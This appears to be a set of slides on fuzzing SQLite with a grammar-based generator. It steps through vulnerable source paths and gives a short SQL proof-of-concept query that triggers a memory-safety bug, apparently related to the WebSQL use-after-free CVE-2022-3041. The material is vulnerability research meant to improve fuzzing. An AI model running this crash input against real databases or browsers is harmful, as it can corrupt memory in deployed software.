
Exploit

```
static void resetAccumulator(Parse *pParse, AggInfo
*pAggInfo){
    .....
    for(pFunc=pAggInfo->aFunc, i=0; i<pAggInfo->nFunc;
i++, pFunc++){
        if( pFunc->iDistinct>=0 ){
            Expr *pE = pFunc->pFExpr;
            if( pE->x.pList==0 || pE->x.pList->nExpr!=1 ){
                .....
            }else{
                KeyInfo *pKeyInfo =
sqlite3KeyInfoFromExprList(pParse, pE->x.pList,0,0); }}
```



Exploit

```
SQLITE_PRIVATE KeyInfo *sqlite3KeyInfoFromExprList(  
    Parse *pParse,  
    ExprList *pList,  
    int iStart,  
    int nExtra  
{  
    ....  
    if( pInfo ){  
        for(i=iStart, pItem=pList->a+iStart; i<nExpr; i++,  
            pItem++){  
            pInfo->aColl[i-iStart] = sqlite3ExprNNCollSeq(pParse,  
                pItem->pExpr);  
            pInfo->aSortFlags[i-iStart] = pItem->fg.sortFlags;  
        }  
    }  
    return pInfo;  
}
```




`sqlite3ExprNNCollSeq(pParse, pItem->pExpr);`



Exploit

```
if( op==TK_VECTOR ){
    assert( ExprUseXList(p) );
    p = p->x.pList->a[0].pExpr;
    continue;
}
if( op==TK_COLLATE ){
    assert( !ExprHasProperty(p, EP_IntValue) );
    pColl = sqlite3GetCollSeq(pParse, ENC(db), 0, p->u.zToken);
    break;
}
```




`sqlite3GetCollSeq(pParse, ENC(db), 0,
p->u.zToken);`



Exploit

```
SQLITE_PRIVATE CollSeq *sqlite3GetCollSeq(  
    Parse *pParse,  
    u8 enc,  
    CollSeq *pColl,  
    const char *zName  
{  
    p = pColl;  
    ....  
    if( p==0 ){  
        sqlite3ErrorMsg(pParse, "no such collation sequence:  
%s", zName);  
        pParse->rc = SQLITE_ERROR_MISSING_COLLSEQ;  
    }  
    return p;  
}
```



```
sqlite3ErrorMsg(pParse, "no such  
collation sequence: %s", zName);
```



How to Improve our Fuzz?

- ◆ The vulnerability was caused by optimization and pruning of the syntax tree in the semantic analysis phase. Are there similar issues still present?
- ◆ How can we improve our fuzz to discover such vulnerability?

What can we learn from POC

```
CREATE TABLE t0(c0);
CREATE TABLE t1(c0);
CREATE TABLE t2(c0);
WITH t0 AS (SELECT 1 GROUP BY 1 HAVING
(SELECT c0 FROM
(SELECT count(DISTINCT c0 IN t1) ORDER BY 1) , t1)
)
DELETE FROM t0 WHERE 1 IN t0;
```

- ◆ SELECT
- ◆ Agg_Function
- ◆ Context



Improve

```
<root> = CREATE TABLE t0(c0, c1); CREATE TABLE  
t1(c0, c1); <selectStmt>  
.....  
<functionList> = <aggFunction>  
<aggFunction> = max( <expr> )  
<aggFunction> = min( <expr> )  
.....
```

- ◆ Modify the grammar template
- ◆ Increase the probability of generating
SELECT statements and
AGG_FUNCTION nodes



```
SELECT * FROM t0 WHERE count(1) > 0;  
SELECT 1 FROM t1 HAVING max(c0 IN t0) ORDER BY  
1;  
SELECT t0.c0 FROM t0 UNION ALL SELECT * FROM t1  
GROUP BY (SELECT (SELECT sum(*)));
```



Result

```
<createTableStmt> = CREATE TABLE <tableName>
( <columnNameList> )
<selectStmt> = SELECT <resultColumn> FROM <tableName>
.....
<tableName> = t0
<tableName> = t1
```



```
CREATE TABLE t0(c0);
SELECT * FROM t1;
```



Improve

```
<createTableStmt> = CREATE TABLE <create_tableName>
( <columnNameList> )
<selectStmt> = SELECT <resultColumn> FROM
<use_tableName>
.....
create_tableName: tableManager->AddTable(table)
use_tableName: tableManager->GetTable(random_idx)
create_columnName: table->GenColumnName()
```



```
CREATE TABLE t0(c0);
SELECT * FROM t0;
```


- ◆ Added special elements to manage context for generator
- ◆ Found several similar vulnerabilities, including a seven-year-old UAF in WebSQL: CVE-2022-3041



AST Fuzz

